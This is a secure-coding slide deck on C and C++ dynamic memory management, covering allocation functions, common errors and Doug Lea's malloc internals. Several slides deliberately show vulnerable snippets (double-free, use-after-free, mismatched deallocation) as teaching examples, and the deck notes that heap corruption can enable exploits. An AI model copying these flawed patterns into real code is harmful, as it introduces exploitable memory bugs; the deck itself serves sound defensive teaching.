



# Dynamic Memory Management: Dmalloc Secure Coding in C and C++

**Robert C. Seacord**

This material is approved for public release. Distribution is limited by the Software Engineering Institute to attendees.



# Agenda

---

## Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows

Double-Free

Mitigation Strategies

Summary

# Dynamic Memory Management

---

Memory allocation in **C**

- `calloc()`
- `malloc()`
- `realloc()`

Deallocated using the `free()` function

Memory allocation in **C++** uses the `new` operator

Deallocated using the `delete` operator

May also use C memory allocation

# Memory Management Functions 1

---

`malloc(size_t size);`

- Allocates `size` bytes and returns a pointer to the allocated memory.
- The **memory is not cleared**.

`free(void * p);`

- Frees the memory space referenced by `p`, which must have been returned by a previous call to `malloc()`, `calloc()`, or `realloc()`.
- If `free(p)` has already been called before, undefined behavior occurs.
- If `p` is `NULL`, no operation is performed.

# Memory Management Functions 2

---

```
realloc(void *p, size_t size);
```

- Changes the size of the memory block pointed to by **p** to **size** bytes.
- The contents are unchanged to the minimum of the old and new sizes.
- Newly allocated memory is uninitialized.
- If **p** is **NULL**, the call is equivalent to **malloc(size)**.
- if **size** is equal to zero, the call is equivalent to **free(p)**.
- Unless **p** is **NULL**, it must have been returned by an earlier call to **malloc()**, **calloc()**, or **realloc()**.

# Memory Management Functions 3

---

```
calloc(size_t nmemb, size_t size);
```

- Allocates memory for an array of `nmemb` elements of `size` bytes each and returns a pointer to the allocated memory.
- The **memory is set to zero**.

# Memory Managers

---

Manage both allocated and deallocated memory.

Run as part of the client process.

Use a variant of the dynamic storage allocation algorithm described by [Knuth](#) in the [Art of Computer Programming](#).

Memory allocated for the client process and memory allocated for internal use is all within the addressable memory space of the client process.

**[Knuth 97]** D. E. Knuth. *Fundamental Algorithms*, volume 1 of *The Art of Computer Programming*, chapter 2, pages 438–442. Addison-Wesley, 3rd edition, 1997. (First copyrighted 1973, 1968)

# Boundary Tags

---

Chunks of memory contain size information fields both before and after the chunk, allowing

- two bordering unused chunks to be coalesced into one larger chunk (minimizing fragmentation)
- all chunks to be traversed from any known chunk in either direction [Knuth 97]

# Dynamic Storage Allocation 1

---

**Best-fit method** - An area with  $m$  bytes is selected, where  $m$  is the smallest available chunk of contiguous memory equal to or larger than  $n$ .

**First-fit method** - Returns the first chunk encountered containing  $n$  or more bytes.

To prevent fragmentation, a memory manager may allocate chunks that are larger than the requested size if the space remaining is too small to be useful.

# Dynamic Storage Allocation 2

---

Memory managers return chunks to the available space list as soon as they become free and consolidate adjacent areas.

The boundary tags are used to consolidate adjoining chunks of free memory so that fragmentation is avoided.

# Agenda

---

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Double-Free

Mitigation Strategies

Summary

# Memory Management Errors

---

Initialization errors

Failing to check return values

Writing to already freed memory

Freeing the same memory multiple times

Improperly paired memory management functions

Failure to distinguish scalars and arrays

Improper use of allocation functions

# Initialization Errors

---

Most C programs use `malloc()` to allocate blocks of memory.

A common error is assuming that `malloc()` zeros memory.

Initializing large blocks of memory can impact performance and is not always necessary.

Programmers have to initialize memory using `memset()` or by calling `calloc()`, which zeros the memory.

# Initialization Error

---

```
/* return y = Ax */
int *matvec(int **A, int *x, int n) {
    int *y = malloc(n * sizeof(int));
    int i, j;
    for (i = 0; i < n; i++)
        for (j = 0; j < n; j++)
            y[i] += A[i][j] * x[j];
    return y;
}
```

Incorrectly assumes `y[i]` is initialized to zero

# “Sun tarball” Vulnerability

---

tar is used to create archival files on UNIX systems.

The tar program on Solaris 2.0 systems inexplicably included fragments of the `/etc/passwd` file (an example of an information leak that could impact system security).

- The tar utility failed to initialize the dynamically allocated memory used to read data from the disk.
- Before allocating this block, the tar utility invoked a system call to look up user information from the `/etc/passwd` file.
- The memory chunk was then recycled and returned to the tar utility as the read buffer.

Sun fixed this problem by replacing the call to `malloc()` with a call to `calloc()` in the tar utility.

# Failing to Check Return Values

---

Memory is a limited resource and can be exhausted. Memory allocation functions report status back to the caller.

- `malloc()` function returns a **null pointer**
- `VirtualAlloc()` returns **NULL**
- Microsoft Foundation Class Library (MFC) operator `new` throws **`CMemoryException`** \*
- `HeapAlloc()` may return **NULL** or raise a structured exception

The application programmer needs to

- determine when an error has occurred
- handle the error in an appropriate manner

# Checking malloc () Status

---

```
int *i_ptr;

i_ptr = malloc(sizeof(int)*nelem);

if (i_ptr != NULL) {
    i_ptr[i] = i;
}

else {
    /* Recover from error */
}
```

Take care the multiplication does not result in an integer overflow

# Recovery Plan

---

When memory cannot be allocated, a consistent recovery plan is required.

PhkMalloc provides an X option that instructs the memory allocator to `abort ()` the program with a diagnostic message on standard error rather than return failure.

This option can be set at compile time by including in the source:

```
extern char *malloc_options;  
malloc_options = "X";
```

# C++ Allocation Failure Recovery

---

The standard behavior of the **new** operator in C++ is to throw a **bad\_alloc** exception in the event of allocation failure.

```
T* p1 = new T; // throws bad_alloc.
```

```
T* p2 = new(nothrow) T; // returns 0
```

Using the standard form of the **new** operator allows a programmer to encapsulate error-handling code for allocation.

The result is cleaner, clearer, and generally more efficient design.

# new operator Exception Handling

---

```
try {  
    int *pn = new int;  
    int *pi = new int(5);  
    double *pd = new double(55.9);  
    int *buf = new int[10];  
    . . .  
}  
catch (bad_alloc) {  
    // handle failure from new  
}
```

# Incorrect use of `new` Operator

---

```
int *ip = new int;
if (ip) { // always true
    ...
}
else {
    // never executes
}
```

# C++ and `new_handlers`

---

C++ allows a callback, a new handler, to be set with `std::set_new_handler`.

The callback must

- free up some memory,
- abort,
- exit, or
- throw an exception of type `std::bad_alloc`.

The new handler must be of the standard type `new_handler`:

```
typedef void (*new_handler) ();
```

# new\_handlers in C++

---

`operator new` will call the new handler if it is unable to allocate memory.

If the new handler returns, `operator new` will re-attempt the allocation.

```
extern void myNewHandler();

void someFunc() {
    new_handler oldHandler
        = set_new_handler( myNewHandler );
    // allocate some memory...
    // restore previous new handler
    set_new_handler( oldHandler );
}
```

# Referencing Freed Memory 1

---

Once memory has been freed, it is still possible to read or write from its location if the memory pointer has not been set to null.

An example of this programming error:

```
for (p = head; p != NULL; p = p->next)
    free(p);
```

The correct way to perform this operation is to save the required pointer before freeing:

```
for (p = head; p != NULL; p = q) {
    q = p->next;
    free(p);
}
```

# Referencing Freed Memory 2

---

Reading from already freed memory usually succeeds without a memory fault, because freed memory is recycled by the memory manager.

There is no guarantee that the contents of the memory has not been altered.

While the memory is usually not erased by a call to `free()`, memory managers may use some of the space to manage free or unallocated memory.

If the memory chunk has been reallocated, the entire contents may have been replaced.

# Referencing Freed Memory 3

---

These errors may go **undetected**, because the contents of memory may be preserved during testing but later modified during operation.

Writing to a memory location that has already been freed is unlikely to result in a memory fault but could result in a number of serious problems.

If the memory has been reallocated, a programmer may overwrite memory believing that a memory chunk is dedicated to a particular variable when in reality it is being shared.

# Referencing Freed Memory 4

---

In this case, the variable contains whatever data was written last.

If the memory has not been reallocated, writing to a free chunk may overwrite and corrupt the data structures used by the memory manager.

This can be used as the basis for an exploit when the data being written is controlled by an attacker.

# Freeing Memory Multiple Times


---

Freeing the same memory chunk more than once can corrupt memory manager data structures in a manner that is not immediately apparent.

```
x = malloc(n * sizeof(int));  
/* manipulate x */  
free(x);  
y = malloc(n * sizeof(int));  
/* manipulate y */  
free(x);
```

# Dueling Data Structures 1

If a program traverses each linked list freeing each memory chunk pointer, several memory chunks will be freed twice.



If the program only traverses a single list (and then frees both list structures), memory is leaked.

# Dueling Data Structures 2

---

It is (generally) less dangerous to leak memory than to free the same memory twice.

This problem can also happen when a chunk of memory is freed as a result of error processing but then freed again in the normal course of events.

# Leaking Containers in C++

---

In C++, standard containers that contain pointers do not delete the objects to which the pointers refer.

```
vector<Shape *> pic;  
pic.push_back( new Circle );  
pic.push_back( new Triangle );  
pic.push_back( new Square );  
// leaks when pic goes out of scope
```

# Plugging Container Leaks

---

It's necessary to delete the container's elements before the container is destroyed.

```
template <class Container>
inline void
releaseItems( Container &c ) {
    typename Container::iterator i;
    for( i = c.begin(); i != c.end(); ++i )
        delete *i;
}
...
vector<Shape *> pic;
...
releaseItems( pic );
```

# Dueling Containers in C++

---

```
vector<Shape *> pic;
pic.push_back( new Circle );
pic.push_back( new Triangle );
pic.push_back( new Square );

...
list<Shape *> picture;
picture.push_back( pic[2] );
picture.push_back( new Triangle );
picture.push_back( pic[0] );

...
releaseElems( picture );
releaseElems( pic ); // oops!
```

# Counted Pointer Elements

---

It's safer and increasingly common to use reference counted smart pointers as container elements.

```
typedef std::tr1::shared_ptr<Shape> SP;  
...  
vector<SP> pic;  
pic.push_back( SP(new Circle) );  
pic.push_back( SP(new Triangle) );  
pic.push_back( SP(new Square) );  
// no cleanup necessary...
```

# Smart Pointers in C++

---

A smart pointer is a class type that's overloaded the `->` and `*` operators to act like a pointer.

Smart pointers are often a safer choice than raw pointers because they can

- provide augmented behavior not present in raw pointers such as
  - garbage collection
  - checking for null
- prevent use of raw pointer operations that are inappropriate or dangerous in a particular context
  - pointer arithmetic
  - pointer copying
  - etc.

# Reference Counted Smart Pointers

---

Reference counted smart pointers maintain a reference count for the object to which they refer.

When the reference count goes to zero, the object is garbage-collected.

The most commonly-used such smart pointer is the soon-to-be-standard `shared_ptr` of the TR1 extensions to the C++ standard library.

Additionally, there are many *ad hoc* reference counted smart pointers available.


# Smart Pointer Elements

---

The use of smart pointers avoids complexity.

```
vector<SP> pic;
pic.push_back( new Circle );
pic.push_back( new Triangle );
pic.push_back( new Square );
...
list<SP> picture;
picture.push_back( pic[2] );
picture.push_back( new Triangle );
picture.push_back( pic[0] );
...
// no cleanup necessary!
```

# Counted Pointers as Elements



# Improperly Paired Functions

---

Memory management functions must be properly paired.

If **new** is used to obtain storage, **delete** should be used to free it.

If **malloc ()** is used to obtain storage, **free ()** should be used to free it.

Using **free ()** with **new** or **malloc ()** with **delete** is a bad practice and can be a security vulnerability.

# Improperly Paired Functions Example

---

```
int *ip = new int(12);
```

```
    . . .
```

```
free(ip); // wrong!
```

```
ip = static_cast<int *>malloc(sizeof(int));
```

```
*ip = 12;
```

```
    . . .
```

```
delete ip; // wrong!
```

# Scalars and Arrays

---

The `new` and `delete` operators are used to allocate and deallocate scalars:

```
Widget *w = new Widget(arg);  
delete w;
```

The `new []` and `delete []` operators are used to allocate and free arrays:

```
w = new Widget[n];  
delete [] w;
```

# Scalars and Arrays

---

```
int *ip = new int[1];
```

```
. . .
```

```
delete ip; // error!
```

```
. . .
```

```
ip = new int(12);
```

```
. . .
```

```
delete [] ip; // error!
```

See:

[http://taossa.com/index.php/2007/01/03/attacki-  
ng-delete-and-delete-in-c/#more-52](http://taossa.com/index.php/2007/01/03/attacki-<br/>ng-delete-and-delete-in-c/#more-52)

# `new` and `operator new` in C++

---

`new` is a built-in operator that calls a function named `operator new`.

After obtaining memory from `operator new`, the `new` operator initializes the raw memory to create an object.

A similar relationship exists between the

- `delete` operator and the function `operator delete`
- `new[]` operator and `operator new[]`
- `delete[]` operator and `operator delete[]`

# Constructor and Destructor Mismatch

---

Raw memory may be allocated with a direct call to `operator new`, but no constructor is called.

It's important not to invoke a destructor on raw memory.

```
string *sp = static_cast<string *>  
            (operator new(sizeof(string)) );
```

```
...
```

```
delete sp; // error!
```

# Mismatch With Member New

---

The functions `operator new` and `operator delete` may be defined as member functions.

They're static member functions that hide inherited or namespace-level functions with the same name.

As with other memory management functions, it's important to keep them properly paired.

# Member new and delete

---

```
class B {
    public:
        void *operator new( size_t );
        // no operator delete!
        ...
};
...
B *bp = new B; // use B::operator new
...
delete bp; // use ::operator delete!
```

# malloc(0)

---

Zero-length allocations using the `malloc()` can lead to errors.

- Behavior is implementation-defined
- Common behaviors are to
  - return a zero-length buffer (e.g., MS VS)
  - return a null pointer

The safest and most portable solution is to ensure zero-length allocation requests are not made.

# `realloc(0)`

---

The `realloc()` function deallocates the old object and returns a pointer to a new object of a specified size.

If memory for the new object cannot be allocated, the `realloc()` function does not deallocate the old object and its value is unchanged.

If the `realloc()` function returns a null pointer, failing to free the original memory will result in a memory leak.

# Standard Idiom Using `realloc()`

---

```
char *p2;  
char *p = malloc(100);  
...  
if ((p2=realloc(p, nsize)) == NULL) {  
    if (p) free(p);  
    p = NULL;  
    return NULL;  
}  
p = p2;
```

A return value of `NULL` indicates that `realloc()` did not free the memory referenced by `p`

# Re-Allocating Zero Bytes

---

If the value of `nsize` in this example is 0, the standard allows the option of either returning a `null pointer` or returning a pointer to an `invalid` (e.g., zero-length) `object`.

The `realloc()` function for

- gcc 3.4.6 with libc 2.3.4 returns a non-null pointer to a zero-sized object (the same as `malloc(0)`)
- both Microsoft Visual Studio Version 7.1 and gcc version 4.1.0 returns a null pointer

# Standard Idiom Using `realloc()`

```
char *p2;  
char *p = malloc(100);  
...  
if ( (p2=realloc(p, 0)) == NULL) {  
    if (p) free(p);  
    p = NULL;  
    return NULL;  
}  
p = p2;
```

In cases where `realloc()` frees the memory but returns a null pointer, execution of the code in this example results in a double-free.

# Don't Allocate Zero Bytes

---

```
char *p2;  
char *p = malloc(100);  
...  
if ((nsize == 0) ||  
    (p2=realloc(p, nsize)) == NULL) {  
    if (p) free(p);  
    p = NULL;  
    return NULL;  
}  
p = p2;
```

# `alloca()`

---

Allocates memory in the stack frame of the caller.

This memory is automatically freed when the function that called `alloca()` returns.

Returns a pointer to the beginning of the allocated space.

Implemented as an in-line function consisting of a single instruction to adjust the stack pointer.

Does not return a null error and can make allocations that exceed the bounds of the stack.

# `alloca()`

---

Programmers may become confused because having to `free()` calls to `malloc()` but not to `alloca()`.

Calling `free()` on a pointer not obtained by calling `calloc()` or `malloc()` is a serious error.

The use of `alloca()` is discouraged.

It should not be used with large or unbounded allocations.

# Placement `new` in C++

---

An overloaded version of `operator new`, “placement” `new`, allows an object to be created at an arbitrary memory location.

Because no memory is actually allocated by placement `new`, the `delete operator` should not be used to reclaim the memory.

The destructor for the object should be called directly.

# Use of Placement `new`

---

```
void const *addr
    = reinterpret_cast<void *>(0x00FE0000);
Register *rp = new ( addr ) Register;
...
delete rp; // error!
...
rp = new ( addr ) Register;
...
rp->~Register(); // correct
```

# Agenda

---

Dynamic Memory Management

Common Dynamic Memory Management Errors

Doug Lea's Memory Allocator

Buffer Overflows (Redux)

Double-Free

Mitigation Strategies

Summary

# Doug Lea's Memory Allocator


---

The GNU C library and most versions of Linux are based on Doug Lea's malloc (dlmalloc) as the default native version of malloc.

Doug Lea releases dlmalloc independently and others adapt it for use as the GNU libc allocator.


- Malloc manages the heap and provides standard memory management.
- In dlmalloc, memory chunks are either allocated to a process or are free.

# dlmalloc Memory Management 1



**Allocated chunk**

The first four bytes of allocated chunks contain the last four bytes of user data of the previous chunk.



**Free chunk**

The first four bytes of free chunks contain the size of the previous chunk in the list.

# Free Chunks

---

Free chunks are organized into **double-linked** lists.

Contain **forward** and **back pointers** to the **next** and **previous** chunks in the list to which it belongs.

These pointers occupy the same eight bytes of memory as user data in an allocated chunk.

The chunk size is stored in the last four bytes of the free chunk, enabling adjacent free chunks to be consolidated to avoid fragmentation of memory.

# PREV\_INUSE Bit

---

Allocated and free chunks make use of a **PREV\_INUSE** bit to indicate whether the previous chunk is allocated or not.

- **PREV\_INUSE** bit is stored in the low-order bit of the chunk size.
- If the **PREV\_INUSE** bit is clear, the four bytes before the current chunk size contain the size of the previous chunk and can be used to find the front of that chunk.

Because chunk sizes are always two-byte multiples, the size of a chunk is always even and the low-order bit is unused.

# dlmalloc Free Lists


---

Free chunks are arranged in circular double-linked lists or bins.

Each double-linked list has a head that contains forward and back pointers to the first and last chunks in the list.

The forward pointer in the last chunk of the list and the back pointer of the first chunk of the list both point to the head element.

When the list is empty, the head's pointers reference the head itself.



